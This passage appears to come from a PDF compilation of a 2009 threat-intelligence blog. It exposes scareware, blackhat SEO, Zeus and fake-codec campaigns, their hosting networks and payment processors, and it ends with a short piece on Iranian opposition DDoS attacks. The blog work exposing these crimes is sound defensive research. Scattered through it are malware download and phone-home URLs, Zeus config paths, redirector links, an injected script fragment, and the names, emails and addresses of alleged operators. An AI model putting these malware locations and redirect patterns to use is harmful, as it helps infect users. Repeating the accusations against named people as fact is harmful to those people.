7. http://ddanchev.blogspot.com/2008/03/new-media-malware-gang-part-four.html

8.
http://ddanchev.blogspot.com/2009/05/gaztranzitstroyinfo-

fake-russian-gas.html

9.

http://www.virustotal.com/analisis/91a295eda0c2ed9517d03
e17b184f6688d6cef3f1bea2d021370d47f42d97414-12441

16737

10. http://ddanchev.blogspot.com/2009/05/diverse-portfolio-of-fake-security.html

11. http://google.com/safebrowsing/diagnostic?site=is-the-boss.com/

12. http://www.imeem.com/onzeonze/music/vMHfC-nL/the-cardigans-lovefool/

13. http://pandalabs.pandasecurity.com/

257

A Diverse Portfolio of Fake Security Software - Part Twenty One (2009-06-05 16:37)

The ongoing abuse of AS10929; NETELLIGENT Hosting Services Inc. for scareware distribution purposes is peaking

once again, which combined with the well-proven traffic acquisition tactics the campaigners take advantage of,

prompts me to proactively undermine the effectiveness of the campaigns by ruining the monetization factor.

Next to listing the scareware domains currently in circulation, in part twenty one of the [1]Diverse Portfolio of Fake Security

Software series, it’s time we put the spotlight on the so called payment processors mainted by phony in-house operations.

258

The following [2]scareware domains are [3]parked exclusively within AS10929; NETELLIGENT Hosting Services Inc’s network, 209.44.126.102 in particular :

fanscan4 .com 209.44.126.102 Email: brmargul@gmail.com

rayscan4 .com Email: brmargul@gmail.com

scantop4 .com Email: ansouthe@gmail.com

scanlist6 .com Email: metamant@gmail.com

goscanfine .com Email: chirelqas@gmail.com

goscanone .com Email: canrcnad@gmail.com

scan4note .com Email: ansouthe@gmail.com

in4ck .com Email: taboussybr@gmail.com

goscanwork .com Email: govemati@gmail.com

in4tk .com Email: skeltonrw@gmail.com

goscanatom .com Email: gleyersth@gmail.com

top4scan .com Email: ansouthe@gmail.com

259

slot6scan .com Email: metamant@gmail.com

gometascan .com Email: ricboin@gmail.com

gopagescan .com Email: tanehen@gmail.com

gofinescan .com Email: alcnafuch@gmail.com

goelitescan .com Email: funully@gmail.com

gorankscan .com Email: canrcnad@gmail.com

goworkscan .com Email: govemati@gmail.com

gogoalscan .com Email: chinrfi@gmail.com

gogenscan .com Email: tanehen@gmail.com

goautoscan .com Email: tanehen@gmail.com

goflexscan .com Email: alcnafuch@gmail.com

goscanauto .com Email: canrcnad@gmail.com

scan6slot .com Emaik: telerdomb@gmail.com

in4st .com Email: skeltonrw@gmail.com

scan6list .com Email: telerdomb@gmail.com

goscanflex .com Email: chirelqas@gmail.com

goscankey .com Email: ricboin@gmail.com

scanmeta4 .info Email: sitintu@gmail.com

scannote4 .info Email: sitintu@gmail.com

metascan4 .info Email: finewnrk@gmail.com

zonescan4 .info Email: mexnacc@gmail.com

notescan4 .info Email: finewnrk@gmail.com

miniscan4 .info Email: finewnrk@gmail.com

rankscan4 .info Email: mexnacc@gmail.com

atomscan4 .info Email: finewnrk@gmail.com

fanscan4 .info Email: finewnrk@gmail.com

genscan4 .info Email: finewnrk@gmail.com

autoscan4 .info Email: sitintu@gmail.com

topscan4 .info Email: finewnrk@gmail.com

starscan4 .info Email: finewnrk@gmail.com

261

fixscan4 .info Email: sitintu@gmail.com

mixscan4 .info Email: finewnrk@gmail.com

luxscan4 .info Email: finewnrk@gmail.com

rayscan4 .info Email: finewnrk@gmail.com

keyscan4 .info Email: sitintu@gmail.com

scangen4 .info Email: sitintu@gmail.com

scanauto4 .info Email: mexnacc@gmail.com

scantop4 .info Email: finewnrk@gmail.com

scanflex4 .info Email: mexnacc@gmail.com

scan4meta .info Email: finewnrk@gmail.com

scan6meta .info Email: donboset@gmail.com

scan4fine .info Email: mexnacc@gmail.com

meta4scan .info Email: finewnrk@gmail.com

note4scan .info Email: finewnrk@gmail.com

gen4scan .info Email: finewnrk@gmail.com

flex4scan .info Email: mexnacc@gmail.com

fix4scan .info Email: sitintu@gmail.com

key4scan .info Email: mexnacc@gmail.com

meta6scan .info Email: donboset@gmail.com

note6scan .info Email: donboset@gmail.com

scan4gen .info Email: finewnrk@gmail.com

scan6gen .info Email: donboset@gmail.com

scan4auto .info Email: sitintu@gmail.com

scan4top .info Email: finewnrk@gmail.com

scan4fix .info Email: sitintu@gmail.com

scan4key .info Email: sitintu@gmail.com

fine4scan .info Email: beelriel@gmail.com

scanmega4 .info Email: bnntnkmn@gmail.com

zonescan4 .info Email: mexnacc@gmail.com

rankscan4 .info Email: mexnacc@gmail.com

scanauto4 .info Email: mexnacc@gmail.com

scan4fine .info Email: mexnacc@gmail.com

way4scan .info Email: bnntnkmn@gmail.com

key4scan .info Email: mexnacc@gmail.com

scan4fan .info Email: myscarbe@gmail.com

Exceptions out of AS10929; NETELLIGENT Hosting Services Inc.:

ia-pro .com - 194.165.4.41; 200.63.45.224; 209.44.126.104; 200.63.45.224 Email: abuse@domaincp.net.cn

generalantivirus .com Email: compalso@gmail.com

genpayment .com Email: seeingrud@gmail.com

livestopbadware .com Email: producergrom@gmail.com

av-payment .com Email: abuse@domaincp.net.cn

antimalware-live-scanv3 .com - 38.99.170.9; 78.47.91.153; 83.133.115.9; 89.47.237.52;91.212.65.125; Email: immigration.beijing@footer.cn

antivirus-scanner-v1 .com Email: tareen@yahoo.com

proantivirusscannerv2 .com Email: ecindia@hotmail.com

263

Who’s processing the payments made by the scammed customers? These are the major payment processors of scare-

ware software that have been changing aliases for a while now, with Pandora Software being the most persistent one:
easybillhere .com - 200.63.45.221; Email: myerysin@gmail.com

secure.softwaresecuredbilling .com - 209.8.45.122; Viktor Temchenko Email: TemchenkoViktor@googlemail.com
secure.propayments .org - 78.46.152.8; Oleg Bajenov Email: oleg.bajenov@gmail.com

secure.soft-transaction .com - 77.91.228.155;

Riabokon, Igor;

rw6rr69n7z2@networksolutionsprivateregis-

tration.com

secure-plus-payments .com - 209.8.25.204; John Sparck; Email: sparck000@mail.com

secure.pnm-software

.com

-

209.8.45.124;

Live

Internet

Marketing

Limited;

pnm-

software.com@liveinternetmarketingltd.com

secure.thepaymentonline .com Email: Sergey Ryabov director@climbing-games.com

264

What is Pandoware Software, and who’s behind Pandora Software (**pandora-software .com**; **pandora-software .info**; **pandoraxxl .com** - 209.8.45.121; Live Internet Marketing Limited; Email: pandoraxxl.com@liveinternetmarketingltd.-

com)?

The payment processor describes itself as :

" *PandoraXXL is a company which provides the best adult entertainment online and is the managing company of the adult websites of the group. The concept itself is the carefull creation of websites which are different from the average vanilla adult production. We create them, we run them and we provide customer care to our customers!If You are a customer and would like to know more about our websites please click on Our Websites above. PandoraXXL.com and all sites which listed on PandoraXXL.com owned by Oleg Dvoretskiy Varzinerstr. 127, 44369 Dortmund, Germany*"

Upon "doing business" with them they include their very latest domain within the the credit card statement:

" *Your credit card statement may show any of the following names: WWW.PANDORAXXL.COM If so , than You*

have made a purchase on one of our websites! This form on the right will help You to locate these transactions!

Absolutely sure You have never ever purchased anything with us? Contact us immediately then! Due to our knowledge we are one of a VERY few adult paysites companies out there providing INHOUSE live support along with telephone support. Please call only when You are sure that this site was not ab to help You with Your transactions. You may call with technical questions as well but You must read all our site's FAQs first. "

Going through the terms of service for several scareware domains, there's a contact support image saying

" *Copyright 2008 Oleg Dvorezky, Dortmund, Germany*". Why an image and not a text? Cybercriminals sometimes ensure that sensitive info potentially undermining their OPSEC doesn't get crawled by public search engines. It's gets even more interesting as Oleg Dvorezky, whose activities as payment processor for scareware go beyond the

support desk has also included his address - *Varzinerstr. 127. 44369 Dortmund, Germany* and another phone, again as an image +1(636)549-8103, followed by two more numbers +18669997851 (USA) +33179972633 (France) listed

as contact details.

Moreover, despite the fact that they’ve active affiliates distribution scareware and earning money in the process, next to managing the processing of payments, one should not exclude the possibility that they may also be engaging in customer relationship management for other scareware affiliate partners. For instance, the following support emails are all managed by them :

support@supportdeska.com

support@msantispyware2009.com

support@pandora-software.com

support@pandoraxl.com

support@data-saver.org

support@generalantivirus.com

Fo the time being, scareware remains the single most efficient, managed and high liquidity asset used for

monetization cybercrime campaigns.

1. http://ddanchev.blogspot.com/2009/05/diverse-portfolio-of-fake-security.html

2.

http://www.virustotal.com/analisis/dbffd55928c1e8c0441a64ebc2c10785050bb90ce08ae053d2dacb9fa36d9849-12442

05554

3.

http://www.virustotal.com/analisis/ecde2d12aafb370b8dea92ba97476d8a032b5bb51ac4aa90cf997af88b1e4cc8-12442

05676

266

Fake Web Hosting Provider - Front-end to Scareware Blackhat SEO Campaign at Blogspot (2009-06-08 09:37)

Just like [1]GazTranzitStroyInfo’s case, what we’ve got here is failure to understand that the efforts put into building legitimacy of front-ends to cybercrime, is prone to get undermined upon closer examination of the particular web hosting provider.

Who, and what is **Life4you .info** - Free Hosting for Live (**dirsite .com**; 65.98.15.80; Dennis Linkor Email: admin@dirsite.com)?

" *We are pleased to announce the launch of dirsite.com, the best ASP.NET host on the web. We currently offer one* 267

plan. This plan is entirely free! Free ASP.NET 2.0 hosting! Unfortunately we have hit our quota for ad free accounts.*

Every new signup is now required to display a 460x60 banner ad on their content pages. We will be running another ad free promotion soon, so be sure to check back! We are currently experiencing some technical issues that are out of our control. We are suffering some server problems and as a result, slight delays in processing signups. We are *working on it, and will have everything resolved as soon as possible. Thank you for your patience.* "

What’s so special about them? Well, for starters, they’ve got no customers but the cybercriminals themselves

maintaining a portfolio of over 7,000 adult related keywords which they have been using for blackhat SEO campaigns across thousands of automatically registered – [2]CAPTCHA recognition outsourced – Blogspot accounts since

February, 2009.

With the Blogspot campaign still ongoing, let’s assess it and expose all the participating scareware domains.

Upon automatic generation of the Blogspot accounts, links like the following are included next to the bogus content, all using dirsite.com’s pseudo-legitimate hosting services:

268

goto.dirsite .com/go.php?sid=2 &tds-key=erotic+bikini+babes

goto.dirsite .com/go.php?sid=2 &tds-key=sexe+amateur+on+my+space

goto.dirsite .com/go.php?sid=2 &tds-key=aunt+judy+older+women

goto.dirsite .com/go.php?sid=2 &tds-key=view+private+profiles+on+myspace

goto.dirsite .com/go.php?sid=2 &tds-key=fullmetal+alchemist+porn

goto.dirsite .com/go.php?sid=2 &tds-key=Asian+style+bed+throws

goto.dirsite .com/go.php?sid=2 &tds-key=cheerleader+candid+pictures

goto.dirsite .com/go.php?sid=2 &tds-key=desisexstories

goto.dirsite .com/go.php?sid=2 &tds-key=Hey+Arnold+porno

goto.dirsite .com/go.php?sid=2 &tds-key=warcraft+henrai

Upon clicking the users are redirected to **tdncgo2009 .com/?uid=68 &pid=3** (**trdatasft .com**; **fra22 .net;** Email:) 64.86.17.47, Email: hmlragnsky@whoisservices.cn, where the scareware domains are randomly loaded:

virusdoctor-onlinedefender .com - 64.213.140.69 Email: sebarinvert.ivus@gmail.com

onlinescan-ultraantivirus2009 .com - 206.53.61.76

virussweeper-scan .net - 206.53.61.76

269

virusalarm-scanvirus .net - 206.53.61.76

viruscatcher .net - 64.213.140.71 Email: jeannemcpeters@gmail.com

fast-antivirus .com - 64.213.140.68

The [3]scareware attempts to [4]phone back to **update1.virusshieldpro .com/ReleaseXP.exe** - 206.53.61.75 -

Email: unitedisystems@gmail.com and to **updvmfnow .cn** - 64.86.17.9 Email: oijfsd.sd@gmail.com. ReleaseXP.exe then phones back to the following locations, naturally earning profit for the cybecriminal -

pay-virusshield .cn - 64.213.140.70; Email: unitedisystems@gmail.com; Returning the following message: " *Sorry, the operation is currently unavailable, please email our support team from product's site (Error Code #150)*"

updvmfnow .cn - 64.86.17.9

updvmfnow .cn/reports/install-report.php (64.86.17.9)

updvmfnow .cn/reports/soft-report.php

updvmfnow .cn/reports/minstalls.php

270

The phone back location is also hosting more active scarewaredomains:

ultraantivirus2009 .com - 64.86.17.9

virusalarmpro .com

vmfastscanner .com

mysuperviser .com

pay-virusdoctor .com

virusmelt .com

payvirusmelt .com

Not only is **life4info .info** or **dirsite .com** a bogus free hosting provider, but the campaigns hosted by them are interacting with our "dear friends" at [5]AS30407; VELCOM .com which Spamhaus describes as " *N. American base of Ukrainian cybercrime spammers*" - and with a reason.

1.
http://ddanchev.blogspot.com/2009/05/gaztranzitstroyinfo-fake-russian-gas.html

2. http://blogs.zdnet.com/security/?p=1835

3.

http://www.virustotal.com/analisis/96ef88149ff92023f6dc8393c547ed3ad5f2938a3018c08a7105c63677ea6391-12444

12339

271

4.

http://www.virustotal.com/analisis/b56d88ef2aea4c0df0be48a41821becc15b6e2ba9ca7b763726ac67973ce4d5f-12440

68810

5. http://www.google.com/safebrowsing/diagnostic?site=AS:30407

272

GazTransitStroy/GazTranZitStroy Rubbing Shoulders with Petersburg Internet Network LLC (2009-06-08 14:28)

Following the [1]GazTransitStroy/GazTranZitStroy (**gaztranzitstroyinfo.ru**; 67.15.253.241) coverage, [2]the gang behind the bogus gas company drilling for [3]insecure PCs across the Web has returned to its roots - St. Petersburg, Russia, with routing services courtesy of PIN-AS Petersburg Internet Network LLC (AS44050) (**internet-spb.ru**) :

" *descr: Petersburg Internet Network LLC*

address: Sedova 80

address: St.-Petersburg, Russia

e-mail: support@internet-spb.ru

phone: +7 812 4483863

fax-no: +7 812 4483863

person: Metluk Nikolay Valeryevich

address: korp. 1a 40 Slavy ave.,

address: St.-Petersburg, Russia

e-mail: nm@internet-spb.ru

273

phone: +7 812 4483863

fax-no: +7 812 2683113

PIN LLC

Sedova 80

+7 812 4483863

support@internet-spb.ru

Metluk Nikolay Valeryevich

korp. 1a 40 Slavy ave.,

St.-Petersburg, Russia

+7 812 4483863

nm@internet-spb.ru

Ladoha Anton Vladimirovich

korp. 1a 40 Slavy ave.,

St. Petersburg, Russia

+7 812 4483863

admin@internet-spb.ru

274

Strukov Evgeny Olegovich

korp. 1a 40 Slavy ave.,

St.-Petersburg, Russia

+7 812 4483863

admin2@internet-spb.ru

e.strukov@pinspb.ru

Prefixes 91.212.41.0/24; 95.215.0.0/22; 194.11.16.0/24; 194.11.20.0/23; 195.2.240.0/23"

What's also worth pointing out that is a huge number of of domains operated by GazTransitStroy's customers, and, of course, GazTranzitStroy themselves not only traceroute back to Petersburg Internet Network LLC's network, but also, there's an evident migration to the legitimate **NETDIRECT-NET - 89.149.206.0 - 89.149.207.255 - AS2875**, as well as to **CHINANET-SH CHINANET shanghai province network - 222.64.0.0 - 222.73.255.255**.

275

Combined with the fact that **EUROHOST-NET/Eurohost LLC (eurohost.biz.ua) 91.212.65.0 - 91.212.65.255 - AS48841** remain an inseparable part of GazTransitStroy’s info, clearly indicates the presence of a well known cybercrime powerhouse - the RBN itself.

The following domains (crimeware, live exploits, scareware, you name it they engage in it) maintained by Gaz-

TranzitStroy have migrated as follows. From **91.212.41.96** to CHINANET-SH CHINANET shanghai province network -

222.64.0.0 - 222.73.255.255:

loshadinet .com

roselambda .cn

use-sena .cn

peopleopera .cn

forexsec .cn

symphonygold .cn

dreamlitediamond .cn

vilihood .cn

bookadorable .cn

drawingstyle .cn

housedomainname .cn

roomsme .cn

vilasse .cn

workfuse .cn

stakeshouse .cn

financeimprove .cn

lifenaming .cn

travetbeach .cn

schoolh .cn

rainfinish .cn

housevisual .cn

276

kvk.housevisual .cn

xfln.housevisual .cn

worksean .cn

blogtransaction .cn

liteauction .cn

seamodern .cn

smilecasino .cn

newtransfer .cn

oceandealer .cn

pub.oceandealer .cn

musicdomainer .cn

wowregister .cn

websiteflower .cn

travets .cn

designroots .cn

teamwows .cn

startgetaways .cn

moulitehat .cn

caxf.moulitehat .cn

islandtravet .cn

weekendtravet .cn

resorttravet .cn

litefront .cn

palaceyou .cn

youbonusnew .cn

clubmillionswow .cn

rainjukebox .cn

xuyxuyxuy .cn

277

From 91.212.41.114 to NETDIRECT-NET - 89.149.206.0 - 89.149.207.255 - AS28753, interestingly, the DNS servers for the following domains

ns1.pubilcnameserver7.com/ns1.pubilcnameserver7.com are diversifying at 89.149.207.56

and 91.212.41.114:

freeantivirusplus09 .com

realantivirusplus09 .com

getantivirusplus09 .com

smartantivirusplus09 .com

addedantivirusonline .com

addedantivirusstore .com

addedantiviruslive .com

addedantiviruspro .com

countedantiviruspro .com

plusantiviruspro .com

myplusantiviruspro .com

addedantivirus .com

youraddedantivirus .com

bestaddedantivirus .com

easyaddedantivirus .com

yourcountedantivirus .com

bestcountedantivirus .com

yourplusantivirus .com

easyplusantivirus .com

yourguardonline .cn

easydefenseonline .cn

bestprotectiononline .cn

freecoveronline .cn

atioqe .cn

yourguardstore .cn

mycheckdiseasestore .cn

examinepoisonstore .cn

freecoverstore .cn

myexaminevirusstore .cn

bestexaminedisease .cn

yourfriskdisease .cn

easyfriskdisease .cn

friskdiseaselive .cn

bestdefenselive .cn

bigprotectionlive .cn

bigcoverlive .cn

examineillnesslive .cn

exodih .cn

suxpymi .cn

aciazi .cn

yourfriskinfection .cn

easyserviceprotection .cn

easyincomeprotection .cn

easypersonalprotection .cn

easybestprotection .cn

myascertainpoison .cn

yourguardpro .cn

refugepro .cn

mycheckdiseasepro .cn

ascertaindiseasepro .cn

yourcheckpoisonpro .cn

easycheckpoisonpro .cn

yourfriskviruspro .cn

myascertainviruspro .cn

fegbywo .cn

feptuaq .cn

myexamineillness .cn

exousyt .cn

newguard2u .cn

freedefense2u .cn

bigdefense2u .cn

bestcover2u .cn

newguard4u .cn

mydefense4u .cn

bestcover4u .cn

newguard4you .cn

mydefense4you .cn

279

bestcover4you .cn

yourguardforyou .cn

newguardforyou .cn

myguardforyou .cn

freedefenseforyou .cn

mydefenseforyou .cn

bestcoverforyou .cn

The ongoing affiliation with EUROHOST-NET/Eurohost LLC (**eurohost.biz.ua**) 91.212.65.0 - 91.212.65.255 - AS48841, and the migration of domains (scareware, live exploits, crimeware etc.) as follows. From 91.212.41.119 to 91.212.65.7

EUROHOST-NET/Eurohost LLC:

nicdaheb .cn

sehmadac .cn

ralcofic .cn

bikpakoc .cn

xidsasuc .cn

koqsuyod .cn

tozxiqud .cn

bowselaf .cn

cuzlumif .cn

porgacig .cn

hifgejig .cn

rogkadej .cn

sipcojeq .cn

silzefos .cn

280

popyodiw .cn

hayboxiw .cn

peskufex .cn

ridmoyey .cn

cakpapaz .cn

What kind of an ISP be maintaining a permanent Under Construction page and engage in Zeus and live exploit serving activities on the same IP as its web server? [4]EUROHOST-NET/Eurohost LLC is one of them:

" *person: Mikhail Ignatyev*

address: off. 1, 81 Frunze str.,

phone: +38 093 079 00 32

address: Evpatoria, Crimea, Ukraine

e-mail: ipadmin@eurohost.biz.ua"

At **eurohost.biz.ua** (91.212.65.5) we also have parked [5]**123-service.ru**, serving a [6]deja-vu account suspended 281

message - " *This account has been suspended. Either the domain has been overused, or the reseller ran out of resources.* " as well as [7]**ramshanabc.ru**, with another account suspended message despite its previous involvement in Zeus crimeware campaigns in January, 2009 (**ramshanabc .ru/ferrari/main.bin**; **ramshanabc .ru/ferrari/main.bin**).

Besides these domains, several others, again registered to **kirilboltovnet@yandex.ru** are known to have been maintaining running Zeus crimeware campaigns as well:

grafjasqq .ru/kiew/kiew.cfg

heliskamm .ru/kiew5.cfg

mamaloki .ru/dir2.cfg489

mamaloki .ru/kiew3.cfg

nionalku .ru/dir5.cfg

nionalku .ru/kiew6.cfg

Still not convinced in how malicious their intentions really are? The phone number (+7 928 7867612) used in

the registrations of these domains was most recently used in a [8]spammed Zeus crimeware campaign impersonating Western Union.

1. http://ddanchev.blogspot.com/2009/05/gaztranzitstroyinfo-fake-russian-gas.html

2. http://google.com/safebrowsing/diagnostic?site=AS:29371&hl=en

3. http://twitter.com/arbornetworks/status/1873576720

4. http://blog.fireeye.com/research/2009/03/bad-actors-part-6-eurohost-llc.html

5. http://google.com/safebrowsing/diagnostic?site=123-service.ru

6. http://ddanchev.blogspot.com/2008/01/rbns-fake-account-suspended-notices.html

7. https://zeustracker.abuse.ch/monitor.php?host=ramshanabc.ru

8. http://www.dslreports.com/forum/r22374680-Spam-Western-Union-Transfer-MTCN-1848485571-ZIP-FILE-VIRUS

282

From Ukrainian Blackhat SEO Gang With Love - Part Two (2009-06-09 23:03)

It seems that the portfolio of [1]redirectors using my name part of an ongoing [2]Ukrainian blackhat SEO is expanding, with **seximalinki .ru/images/ddanchev-sock-my-dick.php**, as the latest addition. This brings up the number of redirectors to three, at least for the time being:

• **seximalinki.ru/images/ddanchev-sock-my-dick.php** - active - 74.54.176.50; Email: Hippacmc@land.ru

• **seo.hostia .ru/ddanchev-sock-my-dick.php** - active - 213.155.2.37

• **HiDancho.mine .nu/login.js** - active - 64.21.86.16

Let’s dissect the latest campaigns, including several related ones not necessarily serving scareware, moreover, let’s also establish a connection between this gang and the [3]ongoing hijacking of Twitter trending topics for malware serving purposes, shall we?

The redirector takes the user to **antimalwareonlinescannerv3 .com** - 83.133.115.9; 91.212.65.125; 69.4.230.204 -

Email: immigration.beijing@footer.cn where [4]the scareware is served.

The campaign is also relying on three more scareware domains **antimalware-live-scanv3 .com**; **antimalwareliveproscanv3 .com** ; **fastsecurityupdateserver .com**, with **ns1.futureselfdeeds .com** ensuring that the rest of the portfolio remains in tact :

283

premiumlivescanv1 .com

advanedmalwarescanner .com

advanedpromalwarescanner .com

antiviruspcscannerv1 .com

antiviruspremiumscanv2 .com

malware-live-pro-scanv1 .com

malwareliveproscanv1 .com

malwareliveproscannerv1 .com

malwareinternetscannerv1 .com

anti-spyware-scan-v1 .com

antimalwarescanner-v2 .com

freeantispywarescan2 .com

antivirus-scanner-v1 .com

internetotherwise .com

macrosoftwarego .com

world-payment-system .com

paymentonlinesystem .com

livewwwupdates .com

liveinternetupdates .com

livesecurityupdate .com

securitysoftwarepayments .com

antiviruspaymentsystem .com

systemsecurityupdates .com

networksecurityadvice .com

systeminternetupdates .com

protectionsystemupdates .com

updateinternetserver2 .com

protectionupdates2 .com

proantivirusscannerv2 .com

proantivirusscanv2 .com

powerantivirusscanv2 .com

285

These blackhat SEO-ers have been actively multitasking during the past couple of months. For instance, another

campaign maintained by them at Lycos Tripod’s is-the-boss.com is using the redirector **ntlligent .info/tds/in.cgi?11**

&seoref= &parameter= $keyword &se= $se &ur=1 &HTTP _REFERER= (72.232.163.171), hosted by Layered Technologies, Inc., in order to serve a a [5]Koobface sample located at 91.212.65.35/view/1/1416/0, which upon

execution phones back to **upr15may .com**/achcheck.php; **upr15may .com**/ld/gen.php (119.110.107.137) as well as to **i-site .ph**/1/6244.exe; **i-site .ph**/1/nfr.exe with the second binary phoning back to 85.13.236 .154/v50/?v=71 &s=I

&uid=1824245000 &p=14160 &ip= &q=.

286

Another campaign maintained by them at is-the-boss.com is using three redirectors **kurinah.freehostia .com**/in.cgi?8

&seoref= &parameter= $keyword &se= &ur=1 &HTTP _REFERER=; **promodomain .info**/in.cgi?8 &seoref= &parameter= $keyword &se= &ur=1 &HTTP _REFERER= - 66.40.52.63 - Email: support@ruler-domains.com and

thetrafficcontrol .net/in.cgi?8 &seoref= &parameter= $keyword &se= &ur=1 &HTTP _REFERER=, until the user is finally redirected to a fake PornTube portal **big-tube-list .com**/teens/xmovie.php?id=45048 - 216.240.143.7 - isaacdonn@gmail.com where malware is served from **my-exe-profile .com**/[6]streamviewer.45048.exe - 66.197.171.6 -

Email: michalevd@gmail.com.

Upon execution, streamviewer phones back to **reportsystem32 .com**/senm.php?data= - 216.240.146.119 -, **terra-dataweb .com**/senm.php?data=v22 - 66.199.229.229 -, and **dvdisorapid .com**/senm.php?data=v22 - 64.27.5.202.

Several related fake codec serving domains parked at 216.240.143.7 are also currently active:

get-mega-tube .com - Email: raymgnw95@gmail.com

best-crystal-tube .com - Email: raymgnw95@gmail.com

the-lost-tube .com - Email: hilachow@gmail.com

sunny-tube-house .com - Email: hilachow@gmail.com

proper-tube-site .com - Email: hilachow@gmail.com

tube-xxx-work .com - Email: hilachow@gmail.com

big-tube-list .com - Email: isaacdonn@gmail.com

A third campaign is using a single redirector to **tangoing .info**/cgi-bin/analytics?id=917304 &k= - 91.207.61.48 -

Email: dophshli@gmail.com to dynamically redirect visitors to pretty much all the scareware domains listed in [7]part twenty one of the diverse portfolio of fake security software series. Moreover, the very same email used to register the redirecting domain was also used to register a [8]payment processing gateway for scareware transactions in

January, 2009.

Yet another blackhat SEO operation maintained by the same group since February,

2009 is **fi97**

.net/jsr.php?uid=dir &group=ggl &keyword= &okw= &query="+query+" referer="+escape(document.referrer)+"

&href="+escape(location.href)+" &r="+rzz+"'> <"+"/scr"+"ipt>", which according to publicly obtainable statistics received approximately 138, 000 unique visitors in April, with 30.23 % coming from Google.

288

The [9]traffic hijacking of for the purpose of serving malware, using over a hundred different .us domains was in fact so successful that several [10]webmasters reported loosing [11]their organic search traffic due to [12]the content within the sites. The campaign then switched to a pharmaceutical theme using a Google search engine theme, with several static links to pharma scams, once again using the already established traffic redirections tactics.

The redirectors in question **petrenko .biz** - 88.214.200.150 - Email: olegoff@yandex.ru and **myseobiz .net** -

67.225.158.16 - Email: 3bd864dddbe4421ab1112a6ebc6df4fb.protect@whoisguard.com remain in operation. The

bogus Google front page is advertising the following pharma domains:

theusdrugs .com - 78.140.132.11, parked at the same IP are also more pharma domains:

289

medscompany .org

canadian-rxpill .com

bestyourpills .com

rx-drugs-support .com

payment-rx .com

genericdrugs .in

mendrugsshop .com

healthrefill .com

290

It gets even more inter-connected and malicious since this very same gang is also the one responsible for the ongoing

[13]malware campaign spreading scareware by using Twitter’s trending topics. Let’s establish a direct connection between the Ukrainian gang and the campaign.

The TinyURL links used redirect to an identical domain - **00freewebhost .cn** - 211.95.79.115 - Email: louis-greenfield@gmail.com, where an iFrame is loading **happy-tube-video .com/xplays.php?id=40030** - 216.240.143.7

- Email: isaacdonn@gmail.com where [14]Mal/FakeAV-AY (streamviewer.40030.exe) is served, this time from

exe-soft-files .com/streamviewer.40030.exe - 66.197.171.6 - Email: michalevd@gmail.com.

291

This very same domain (**happy-tube-video .com** registered to isaacdonn@gmail.com) is part of the second PornTube fake codec campaign which I assessed above, this time pushed through the gang’s blackhat SEO campaigns.

Moreover, in a typical cybercrime-friendly style, the main malicious domain operated by the gang and used in

the Twitter campaign - **00freewebhost .cn -** continues to load the malware serving domain despite that it’s main index is serving a [15]fake account suspended notice - " *This Account Has Been Suspended, This includes, but is not limited to overusing server resources, publishing adult content, or unauthorized posting of copyrighted material.*

Please contact our Support Team for more information. " Which is pretty amusing, since despite the fact that they’re using an iFrame to point to a different location, they’ve left an animated GIF image of a fake codec hosted there -

00freewebhost .cn/shmo/pl.gif.

292

A second connection between the Ukraininan black SEO gang, Twitter’s ongoing campaign and the [16]fake web

hosting provider which I profiled yesterday can also be made.

For instance, the [17]URL shortening service used in last week’s campaign at Twitter **a.gd/2524d9/** redirects to **66.199.229 .253/etds/go.php?sid=43** and then to **av-guard .net/?uid=27 &pid=3** as well as to **fast-antivirus .com** which are the scareware domains exposed in the recent "[18]Fake Web Hosting Provider - Front-end to Scareware Blackhat SEO Campaign at Blogspot" post. The scareware obtained from it, as well as the scareware from the above-exposed PornTube campaign **streamviewer.40030.exe** also share the same phone back locations.

Coming across yet another operation managed by them, namely, the ongoing Twitter trending topics hijacking

attack, clearly demonstrates the impact this single group of individuals can have while multitasking at different fronts.

And despite the numerous traffic acquisition tactics used, the monetization approach remains virtually the same -

[19]scareware.

1. http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with.html

2. http://ddanchev.blogspot.com/2009/04/massive-blackhat-seo-campaign-serving.html

3. http://blogs.zdnet.com/security/?p=3549

4.

http://www.virustotal.com/analisis/b6be40adcd5157dcfbcf8d332179dee6d2f9afb8c9a23457d4e3034f849b9c10-12443

22301

5.

http://www.virustotal.com/analisis/c1033da5d371cff01c92ebaa9f3252fe74c4ce9611273747289d803d44688be0-12444

45659

6.

http://www.virustotal.com/analisis/69ba169d715bb726dcad878de94fe3d6d956bb911672d9b48cbf4d21d5c7d826-12445

81451

7. http://ddanchev.blogspot.com/2009/06/diverse-portfolio-of-fake-security.html

8. http://ddanchev.blogspot.com/2009/01/diverse-portfolio-of-fake-security.html

9. http://ddanchev.blogspot.com/2009/04/massive-blackhat-seo-campaign-serving.html

10.
http://www.google.com/support/forum/p/Webmasters/thread?tid=67c1f10a8dd9df61&hl=en

11.
http://www.google.com/support/forum/p/Webmasters/thread?

tid=4b5cda7d43f10efb&hl=en

12.
http://www.google.com/support/forum/p/Webmasters/thread?tid=4b5cda7d43f10efb&hl=en

13. http://blogs.zdnet.com/security/?p=3549

293

14.
http://www.virustotal.com/analisis/236930a2bbadb50b8cc29db8658fdc45062d8e67071be541368b02a999b37995-12444

92331

15. http://ddanchev.blogspot.com/2008/01/rbns-fake-account-suspended-notices.html

16. http://ddanchev.blogspot.com/2009/06/fake-web-hosting-provider-front-end-to.html

17. http://www.abuse.ch/?p=1495

18. http://ddanchev.blogspot.com/2009/06/fake-web-hosting-provider-front-end-to.html

19. http://ddanchev.blogspot.com/2009/04/confickers-scarewarefake-security.html

294

Iranian Opposition DDoS-es pro-Ahmadinejad Sites (2009-06-16 12:53)

By utilizing the people’s information warfare concept, Iranian opposition has managed to **[1]successfully organize a cyber attack against Tehran’s regime** (complete analysis) by using Twitter, web forums, and localization (translation) of the recruitment messages in order to seek assistance from foreigners.

So far, their rather simplistic denial of service tools has managed to disrupt access to key government web

sites, and the intensity of the attacks is prone to increase since the opposition appears to be in a "learning mode".

295

What does "learning mode" stand for here? It’s their current stage of experimentation clearly indicating their inexperience with such campaigns and DDoS attacks in general. The opposition’s de-centralized chain of command

isn’t even speculating on the use of botnets, since the primitive multi-threaded Iranian connections hitting Iranian sites seems to achieve their effect.

296

From a strategic perspective, this internal unrest resulting in the disruption of key government web sites, the de-facto propaganda vehicles of the current government, is directly denying their ability to influence the population and the media, which on its way to find information is inevitably going to visit the working opposition web sites.

Moreover, the majority of people's information warfare driven cyber attacks we've seen during the past two

years, have all been orbiting around the scenario where a foreign adversary is attacking your infrastructure from all over the world. But in the current situation, it's Iran's internal network that's self-eating itself, where the trade off for denying all the traffic would be the traffic which could be potentially influenced through PSYOPs (psychological operations).
